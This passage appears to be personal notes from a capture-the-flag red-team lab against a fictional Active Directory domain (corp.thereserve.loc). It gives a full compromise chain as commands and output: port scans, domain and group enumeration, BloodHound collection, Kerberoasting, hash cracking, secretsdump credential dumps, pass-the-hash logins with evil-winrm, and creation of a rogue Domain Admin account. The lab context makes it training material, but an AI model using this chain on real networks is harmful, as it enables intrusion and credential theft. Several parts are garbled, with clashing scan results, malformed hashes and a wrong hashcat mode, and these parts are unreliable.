Not shown: 995 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
139/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server

Read data files from /usr/bin/../share/map
Nmap done: 1 IP address (1 host up) scanned in 12.19 seconds
```

- 10.200.133.32:

```
Scanning ip-10-200-133-2.ipxe-west-1.compute.internal (10.200.133.32) [1000 ports]
Discovered open port 27/tcp on 10.200.133.32
Discovered open port 139/tcp on 10.200.133.32
Discovered open port 3389/tcp on 10.200.133.32
Discovered open port 135/tcp on 10.200.133.32
Cancelling scan of ip-10-200-133-2.ipxe-west-1.compute.internal (1000 total ports)
Wauscan report for ip-10-200-133-2.ipxe-west-1.compute.internal (10.200.133.32)
Host is up (0.00072s latency).
Not shown: 1000 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
139/tcp   open  netbios-ssn
3389/tcp  open  ms-wbt-server
```

- 10.200.133.21:

```
Nmap scan report for ip-10-200-133-21.eu-west-1.compute.internal (10.200.133.21)
Host is up (0.0007s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
22/tcp    open  msft-ps
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
```

- 10.200.133.22:

```
Scanning ip-10-200-132-22.ec2-west-1.compute.internal (10.200.132.22) [1000 ports]
Discovered open port 23/tcp on 10.200.132.22
Discovered open port 445/tcp on 10.200.132.22
Discovered open port 139/tcp on 10.200.132.22
Discovered open port 138/tcp on 10.200.132.22
Discovered open port 22/tcp on 10.200.132.22
Completed Connect Scan at 00:22, 12.32s elapsed (1000 total ports)
Nmap 7.00 | https://nmap.org/nsedoc/usage/ns-scan.html#ec2-west-1.compute.internal (10.200.132.22)
Not shown: 6995 filtered ports
Nmap done: 1 IP address (1 host up) scanned in 12.32s

```


So we do enumeration on the new hosts found:

```
[root@ross-0-0 ~]# /usr/RedteamTHM  
[root@ross-0-0 ~]# nmap -sTCV 10.200.133.21-22 -Pn  
Starting Nmap 7.94 ( https://nmap.org ) at 2024-10-19 22:13 EDT  
Stats: 0:01:00 elapsed; 0 hosts completed (2 up), 2 undergoing Script Scan  
NSE Timing: About 99.86% done; ETC: 22:14 (0:00:00 remaining)  
Nmap scan report for 10.200.133.21
```


```
Nmap scan report for 10.200.133.21
Host is up (0.17s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for Windows 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 21:78:e2:79:d3:93:ee:f9:aa:70:94:ec:01:b3:a5:8f (RSA)
|   256 e0:17:b6:67:c9:93:b5:74:0f:0a:83:ff:ef:55:c8:9a (ECDSA)
|   256 bd:83:0c:e3:bd:4f:78:f2:e3:a4:52:03:3:c1:a5:ce:58 (ED25519)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=WRK1.corp.thereserve.loc
| Not valid before: 2024-10-18T01:42:54
| Not valid after:  2025-04-19T01:42:54
|_ssl-date: 2024-10-20T02:15:04+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: CORP
|   NetBIOS_Domain_Name: CORP
|   NetBIOS_Computer_Name: WRK1
|   DNS_Domain_Name: corp.thereserve.loc
|   DNS_Computer_Name: WRK1.corp.thereserve.loc
|   DNS_Tree_Name: thereserve.loc
|   Product_Version: 10.0.17763
|_ System_Time: 2024-10-20T02:14:25+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Nmap scan report for 10.200.133.22
Host is up (0.17s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for Windows 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 e6:f0:fb:5b:24:28:68:13:da:dd:c5:5f:67:4e:be:4f (RSA)
|   256 93:f5:8f:4c:31:15:f:e:38:03:3e:d5:07:1c:ed:d3 (ECDSA)
|   256 56:3f:8a:33:a4:1f:d:c1:9a:a1:67:a6:7d:f8:76:18 (ED25519)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: CORP
|   NetBIOS_Domain_Name: CORP
|   NetBIOS_Computer_Name: WRK2
|   DNS_Domain_Name: corp.thereserve.loc
|   DNS_Computer_Name: WRK2.corp.thereserve.loc
|   DNS_Tree_Name: thereserve.loc
|   Product_Version: 10.0.17763
|_ System_Time: 2024-10-20T02:14:25+00:00
| ssl-cert: Subject: commonName=WRK2.corp.thereserve.loc
| Not valid before: 2024-10-18T01:42:28
| Not valid after:  2025-04-19T01:42:28
|_ssl-date: 2024-10-20T02:15:04+00:00; -1s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

The enumeration reveals that they are parts of an internal network, both with ssh and windows and active RDP ports. We try the same creds using ssh connection but it fails, so we try it on the xfreerdp and it works and we're logged into the windows machine.



- Then u connect to the x.x.x.250 and follow the steps to deliver POC and then flag is received in mail:



▼ More system enumeration:

- After breaking into a machine, we gather info on the user by user: `net user laura.wood/domain` and we notice she's a member of the helpdesk, and we check the privileges `whoami /priv`

```
C:\Users\laura.wood>net user laura.wood /domain
The request will be processed at a domain controller for domain corp.thereserve.loc.

Full Name           : laura.wood
Comments          :
User Comment       :
Country/region code: 000 (System Default)
Account Type      : User
Account Expires   : Never
Password Last Set : 3/18/2023 9:46:28 AM
Password Expires  : Never
Password Change Date: 3/19/2023 9:46:28 AM
Password Must Change: No
User May Change Password: Yes
Workstations Allowed: All
Logon Script       :
Logon Script延时:
Home Directory    : 
Last Logon        : 10/20/2024 4:43:58 AM
Logon Hours Allowed: All
Local Group Memberships:
Global Group Memberships: *Help Desk      *Domain Users
The command completed successfully.
```

```
C:\Users\laura.wood>whoami /priv
PRIVILEGES INFORMATION
-----
Privilege Name          Description          State
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
C:\Users\laura.wood>
```

- We can check all users using net user /domain and use that to create a list of all user accounts to try accessing a higher privileged user machine later.

```
C:\Users\laura.wood>net user /domain
The request will be processed at a domain controller for domain corp.thereserve.loc.

User accounts for \\CORPDC.corp.thereserve.loc
-----
aaron.hammont      abbie.moss      abdul.baker
abdul.davies       abdul.thomas     abigail.davies
abigail.reynolds   adam.ali        adam.allan
adam.jones         adam.martin    adam.matthews
Administrator      adrian.taylor   aimee.patel
aimee.rhodes       aimee.walker   alan.chadwick
alan.thompson      albert.griffiths albert.hill
albert.jones       alex.king      alex.wilkinson
alexander.bentley  alexander.kaur  alexander.smith
alexander.warren   alexander.white alice.marshall
salice.russell     alison.cole     alison.rose
fallan.joyce       amanda.burke   amanda.ward
amber.smith        amelia.taylor  amy.blake
amy.coleman        amy.dixon     amy.elliott
amy.jones          amy.wright    andrew.atkins
andrew.edwards     angela.ball   angela.burrows
angela.clark       angela.wright  angela.gilbert
anne.wong          anne.jenkins  anna.karpins
anne.mitchell      anne.parker   annette.lloyd
anthony.patel      anthony.wilson antony.balley
antony.hill         antony.jackson antony.ross
arthur.allen       arthur.brown  ashleigh.davis
ashleigh.graham   ashleigh.lynch ashley.chan
ashley.fox          barbara.bell   barbara.hughes
barry.hill          ben.bailey    ben.nicholson
benjamin.collins   benjamin.stephenson beth.miller
beth.osborne        beth.shaw     beth.skinner
bethan.ball         bethan.hall   bethan.mason
bethan.newman      bethan.stewart bethany.bennett
bethany.chamberlain bethany.james bethany.turner
bethany.wallace    beverley.dixon beverley.robinson
billy.hunt          billy.khan   billy.patterson
The command completed successfully.
```

- All the local groups: `net groups/domain`

```
C:\Users\laura.wood>net groups /domain
The request will be processed at a domain controller for domain corp.thereserve.loc.

Group Accounts for \\CORPDC.corp.thereserve.loc
-----
*Back Office Support
*Cloneable Domain Controllers
*Development
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Group Policy Creator Owners
*Help Desk
*H Share RW
*Internet Access
*Key Admins
*Private Clients
*Protected Users
*Read-only Domain Controllers
*Service Admins
*Services
*Tier 0 Admins
*Tier 1 Admins
*Tier 2 Admins
The command completed successfully.
```

- We check the members of interesting groups like Admins, Tier0,1, and 2 admins

```

C:\Users\laura.wood> net group "Domain Admins" /domain
The request will be processed at a domain controller for domain corp.thereserve.loc.
Group name      Domain Admins
Comment        Designated administrators of the domain
Members
-----
Cybergal
The command completed successfully.

C:\Users\laura.wood> net group "Tier 0 Admins" /domain
The request will be processed at a domain controller for domain corp.thereserve.loc.
Group name      Tier 0 Admins
Comment
Members
-----
t0_heather.powell    t0_josh.sutton
The command completed successfully.

C:\Users\laura.wood> net group "Tier 1 Admins" /domain
The request will be processed at a domain controller for domain corp.thereserve.loc.
Group name      Tier 1 Admins
Comment
Members
-----
t1_amber.smith      t1_anne.thomas      t1_annette.lloyd
t1_bethany.smith    t1_bethany.davoy   t1_bethany.thomas
t1_harriet.kelly    t1_heather.powell  t1_josh.sutton
t1_karl.nicholson  t1_kayleigh.shaw   t1_kim.morton
t1_leslie.lewis     t1_lynn.lewis      t1_nicholas.jackson
t1_oliver.williams t1_rachel.marsh   t1_russell.hughes
t1_terry.lewis      t1_william.finch
The command completed successfully.

C:\Users\laura.wood> net group "Tier 2 Admins" /domain
The request will be processed at a domain controller for domain corp.thereserve.loc.
Group name      Tier 2 Admins
Comment
Members
-----
t2_alexander.bentley  t2_amber.smith    t2_amy.blake
t2_annette.lloyd      t2_brett.taylor   t2_bruce.wilkins
t2_charlene.taylor    t2_diane.smith   t2_douglas.martin
t2_edward.banks       t2_emma.james    t2_hannah.thomas
t2_hannah.willis      t2_jane.bailey   t2_janice.gallagher
t2_jennifer.finch    t2_joan.smith    t2_jordan.hutchinson
t2_joseph.wilson      t2_karen.nicholson t2_karen.williams
t2_kathy.webster      t2_kimberley.thomson t2_leslie.scott
t2_malcolm.holmes     t2_megan.woodward t2_michael.kelly
t2_mohammed.davis     t2_rachel.marsh   t2_rebecca.mitchell
t2_richard.harding    t2_simon.cook    t2_teresa.evans
t2_terry.lewis         t2_william.alexander t2_william.brown
The command completed successfully.

```

- We try to perform the same attack using hydra and see if we can get the credentials for any of the elevated privilege accounts, and we can also try generating vpn connection through one of those accounts and check our privileges now, but the hydra attack gives no valid passwords.

- Checking

▼ Admin Access(AD compromises-5 flags):

- 1st, we need to get an overview of the domain structure to find ways to escalate privileges. We already set internal access with sshuttle, so we use Bloodhound-python and dnschef with out ip for queries.

▼ Brief and installation: Bloodhound-python


- **Purpose:** A tool used to collect data about Active Directory (AD) environments for privilege escalation analysis.
- **Use:** It maps out AD relationships (users, groups, computers) to find paths attackers can use to escalate privileges.
- Installation:
 1. go to: <https://github.com/BloodHoundAD/BloodHound/releases> and download the precompiled binaries, mind the arch (probably x64)
 2. unzip the file
 3. chmod +x BloodHound
- 1. For DNS resolution, set a fake by `dnschef.py —fakeip 10.200.133.102`

2. run bloodhound for AD enum

```
[root@7000-0-0 ~]# /home/hassnaa0-0
# bloodhound-python -d corp.corp.thereserve.loc -u laura.wood -p 'Password1' -dc corpdc.corp.thereserve.loc -c all -ns 127.0.0.1
WARNING: Could not find a global catalog server, assuming the primary DC has this role
WARNING: Could not find a global catalog, either specify a hostname with -gc or disable gc resolution with --disable-autogc
WARNING: Getting GCF for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (corpdc.corp.thereserve.loc:88)] [Errno -2] No
service name known
INFO: Connecting to LDAP server: corpdc.corp.thereserve.loc
INFO: Found 1 domains
INFO: Found 3 domains in the forest
INFO: Found 5 computers
INFO: Connecting to LDAP server: corpdc.corp.thereserve.loc
ERROR: Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains
INFO: Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains
INFO: Found 885 users
ERROR: Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains
ERROR: Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains
ERROR: Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains
INFO: Found 58 groups
INFO: Found 7 gpos
INFO: Found 19 oucs
INFO: Found 19 containers
ERROR: Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains
INFO: Found 1 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: WRK2.corp.thereserve.loc
INFO: Querying computer: WRK1.corp.thereserve.loc
INFO: Querying computer: SERVER2.corp.thereserve.loc
INFO: Querying computer: SERVER1.corp.thereserve.loc
INFO: Querying computer: CORPDC.corp.thereserve.loc
INFO: Ignoring host WRK1.corp.thereserve.loc since its hostname does not match: Supplied hostname wrk1.corp.thereserve.loc does not match reported ho
sname of corpdc.corp.thereserve.loc
```

3. View results in the GUI using neo4j DB:

a. Users that can perform DCsyn



b. List of all Kerberos accounts



4. We try to enumerate the SPNs for the user laura.wood using GetUserSPNs and it returns the kerberos hashes for 5 services:

```
laptop:~ user$ ./ GetUserSPNs.py corp.thereserve.loc/laura.wood="Password1" -dc_ip 10.200.133.102 -request
Impacket v0.13.0.dev+20240916.171021.659774de - Copyright Fortra, LLC and its affiliated companies
=====
ServicePrincipalName      Name      MemberOf          PasswordLastSet      LastLogon      Delegati
on
-----
cifs/svcScanning        svcScanning  CN=Services,OU=Groups,DC=corp,DC=thereserve,DC=loc  2023-02-15 04:07:06.603818 2024-10-20 10:07:10.407809
cifs/svcBackups         svcBackups   CN=Services,OU=Groups,DC=corp,DC=thereserve,DC=loc  2023-02-15 04:05:59.787089 2023-02-15 04:42:19.327102
http/svcEDR              svcEDR      CN=Services,OU=Groups,DC=corp,DC=thereserve,DC=loc  2023-02-15 04:06:21.150738 <never>
http/svcMonitor          svcMonitor    CN=Services,OU=Groups,DC=corp,DC=thereserve,DC=loc  2023-02-15 04:06:43.306959 <never>
mssql/svcOctober        svcOctober   CN=Internet Access,OU=Groups,DC=corp,DC=thereserve,DC=loc  2023-02-15 04:07:45.563346 2023-03-30 18:26:54.115866
```

▼ Hashes:

```
$krb5tgs$23$svcScanning$CORP.THERESERVE.LOC$corp.thereserve.loc/svcScanning$f8db33908654cdf7$  
$krb5tgs$23$  
$vcBackups$CORP.THERESERVE.LOC$corp.thereserve.loc/svcBackups$5ba829e69bd33f4d8ebadab812d3  
$krb5tgs$23$  
$vcEDR$CORP.THERESERVE.LOC$corp.thereserve.loc/svcEDR$250e78b996e303a8f0eda22b09c54b2d$0c  
$krb5tgs$23$  
$vcMonitor$CORP.THERESERVE.LOC$corp.thereserve.loc/svcMonitor$ea2ae8c561abb0fc4eb756a856167f4  
$krb5tgs$23$  
$vcOctober$CORP.THERESERVE.LOC$corp.thereserve.loc/svcOctober$edaf7c6f03198155b8e8d01c83e987`
```


5. Use hashcat to crack, we find svcScanning:Password1! creds.

```
laptop:~ user$ ./hashcat -m 0 -o -o kerbpasswds.txt kerbhashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 17.0.6, SLEEP, DISTRO, PoCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: cpu-penryn-Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz, 1433/2930 MB (512 MB allocatable), 4MCU
Minimum password length supported by kernel: 0
```


```
laptop:~ user$ cat kerbpasswds.txt
$krb5tgs$23$svcScanning$CORP.THERESERVE.LOC$corp.thereserve.loc/svcScanning$f8db33908654cdf7$
```

▼ Navigating info regarding the found acccout target and enum:

1. 1st degree group membership:



2. Objects in the same ou: note that svcbackup, with the ability to do dcsyn is in the same ou. so we will exploit that by trying to get the creds with GetUserSPNs as well



6. repeating 4&5 with the new creds in hopes to find creds for an account that can do dcsyn but it gets the same results, so we try `impacket-secretdumps` to retrieve account creds and we find several interesting accounts including svcbackup, which we know can do dcsyn from bloodhound earlier:

```
[!] [+] _SC_SYNC
[*] Impacket v0.13.0.dev+20240510.170021.65b774de - Copyright Fortra, LLC and its affiliated companies
[*] Services Remote Registry stopped
[*] Service Remote Registry stopped state
[*] Target system bootkey: 0x0c5cfdcfcfed02dffffed9b3d4a846
[*] Dumping local SAM Hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b455514e:eeaaad3b455514e::31d6cfebf16a931b7c59d7ec089d2:::
Guest:501:aad3b455514e:eeaaad3b455514e::31d6cfebf16a931b7c59d7ec089d2:::
DefaultAccount:503:aad3b455514e:eeaaad3b455514e::31d6cfebf16a931b7c59d7ec089d2:::
Mueller:504:aad3b455514e:eeaaad3b455514e::31d6cfebf16a931b7c59d7ec089d2:::
Huey:505:aad3b455514e:eeaaad3b455514e::31d6cfebf16a931b7c59d7ec089d2:::
Helpdesk:509:aad3b455514e:eeaaad3b455514e::fca2f672e72f3b17150f6c5f8cbafff:::
jshd:1010:aad3b455514e:eeaaad3b455514e::48c2094f550ca285188e2199fbaf4ff:::
```

```
[!] [+] Impacket v0.13.0.dev+20240510.170021.65b774de - Copyright Fortra, LLC and its affiliated companies
[*] Impacket v0.13.0.dev+20240510.170021.65b774de - Copyright Fortra, LLC and its affiliated companies
[*] Services Remote Registry stopped
[*] Service Remote Registry stopped state
[*] Target system bootkey: 0x0c5cfdcfcfed02dffffed9b3d4a846
[*] Dumping local SAM Hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b455514e:eeaaad3b455514e::31d6cfebf16a931b7c59d7ec089d2:::
Guest:501:aad3b455514e:eeaaad3b455514e::31d6cfebf16a931b7c59d7ec089d2:::
DefaultAccount:503:aad3b455514e:eeaaad3b455514e::31d6cfebf16a931b7c59d7ec089d2:::
Mueller:504:aad3b455514e:eeaaad3b455514e::31d6cfebf16a931b7c59d7ec089d2:::
Huey:505:aad3b455514e:eeaaad3b455514e::31d6cfebf16a931b7c59d7ec089d2:::
Helpdesk:509:aad3b455514e:eeaaad3b455514e::fca2f672e72f3b17150f6c5f8cbafff:::
jshd:1010:aad3b455514e:eeaaad3b455514e::48c2094f550ca285188e2199fbaf4ff:::
```

7. Using Evil-Winrm with the admin creds, we gain access as admin to the server1 machine in tier

```
[root@7assh-0] /usr/RedteamTHM
# evil-winrm -u Administrator -H e2c7044e93cf7e4d8607582207d6785c -i 10.200.133.31
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_pr
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-
Info: Establishing connection to remote endpoint
[evil-WinRM] PS C:\Users\Administrator.SERVER1\Documents> whoami
server1\administrator
[evil-WinRM] PS C:\Users\Administrator.SERVER1\Documents> Activate W
Go to Settings
```

8. Similarly by repeating 6&7 with the corpdc ip, we get the admin access into corpdc.

```
[root@7assh-0] /usr/RedteamTHM
# impacket-secretdump corp.thereserve.loc:svcBackups:q9nzsaFtGhdqUV3Q6g10.200.133.102
[*] Impacket v0.13.0.dev+20240516.171021.65b774de - Copyright Fortra, LLC and its affiliated companies
[*] RemoteOperations failed: DCERPC Runtime Error: code: 0x3 - rpc_3_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSSAPI method to get NTDS.DIT secrets
Administrator:500:aad3b455514e:eeaaad3b455514e::31d6cfebf16a931b7c59d7ec089d2:::
Guest:501:aad3b455514e:eeaaad3b455514e::31d6cfebf16a931b7c59d7ec089d2:::
krbtgt:502:aad3b455514e:eeaaad3b455514e::31d6cfebf16a931b7c59d7ec089d2:::
lisa.more:1125:aad3b455514e:eeaaad3b455514e::31d6cfebf16a931b7c59d7ec089d2:::
lisa.jenkins:1126:aad3b455514e:eeaaad3b455514e::31d6cfebf16a931b7c59d7ec089d2:::
```

```

[...]
└─(root@7oss0-0)─[/usr/RedteamTHM]
  └─# evil-winrm -o Administrator -H d3d4edcc015856e386074795aea86b3e -i 10.200.133.102
    Evil-WinRM shell v3.5
    Warning: Remote path completions is disabled due to ruby limitation: quoting_detection
    Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/e
    Info: Establishing connection to remote endpoint
    ┌─[Evil-WinRM]─ PS C:\Users\Administrator\Documents> Activate

```

9. create a new admin account and use it to RDP into the corpdc:

```

Info: Establishing connection to remote endpoint
Evil-WinRM PS C:\Users\Administrator\Documents> New-ADUser Toss
Evil-WinRM PS C:\Users\Administrator\Documents> Add-ADGroupMember -Identity 'Domain Admins' -Members Toss
Evil-WinRM PS C:\Users\Administrator\Documents> Set-ADAccountPassword -Identity 'Toss' -NewPassword (ConvertTo-SecureString -AsPlainText "123456" -Force)
Please enter the current password for 'CN=Toss,CN=Users,DC=corp,DC=thereserve,DC=loc'
Password: 123456
^C

Warning: Press "y" to exit, press any other key to continue
Evil-WinRM PS C:\Users\Administrator\Documents> New-ADUser Toss
The specified account already exists
At line:1 char:1
+ New-ADUser Toss
+ ~~~~~
+ CategoryInfo          : ResourceExists: (CN=Toss,CN=Users..erreserve,DC=loc:String) [New-ADUser], ADIdentityAlreadyExistsException
+ FullyQualifiedErrorId : ActiveDirectoryServer:1316,Microsoft.ActiveDirectory.Management.Commands.NewADUser
<evil-winRM PS C:\Users\Administrator\Documents> Enable-ADAccount -Identity 'Toss'
The password does not meet the length, complexity, or history requirement of the domain.
At line:1 char:1
+ Enable-ADAccount -Identity 'Toss'
+ ~~~~~
+ CategoryInfo          : InvalidData: (Toss:ADAccount) [Enable-ADAccount], ADPasswordComplexityException
+ FullyQualifiedErrorId : ActiveDirectoryServer:1325,Microsoft.ActiveDirectory.Management.Commands.EnableADAccount
<evil-winRM PS C:\Users\Administrator\Documents> Set-ADAccountPassword -Identity 'Toss' -NewPassword (ConvertTo-SecureString -AsPlainText "IsThisSufficient?123" -Force)
<evil-winRM PS C:\Users\Administrator\Documents> Enable-ADAccount -Identity 'Toss'

C:\Users\Toss> net user Toss
User name                  Toss
Full Name
Comment
User's comment
Country/region code        000 (System Default)
Account active             Yes
Account expires            Never
Password last set          10/23/2024 7:24:56 AM
Password expires           12/4/2024 7:24:56 AM
Password changeable         10/24/2024 7:24:56 AM
Password required           Yes
User may change password   Yes

Workstations allowed       All
Logon script
User profile
Home directory
Last logon                 10/23/2024 7:25:26 AM
Logon hours allowed        All

Local Group Memberships
Global Group memberships    *Domain Users      *Domain Admins
The command completed successfully.

C:\Users\Toss>

```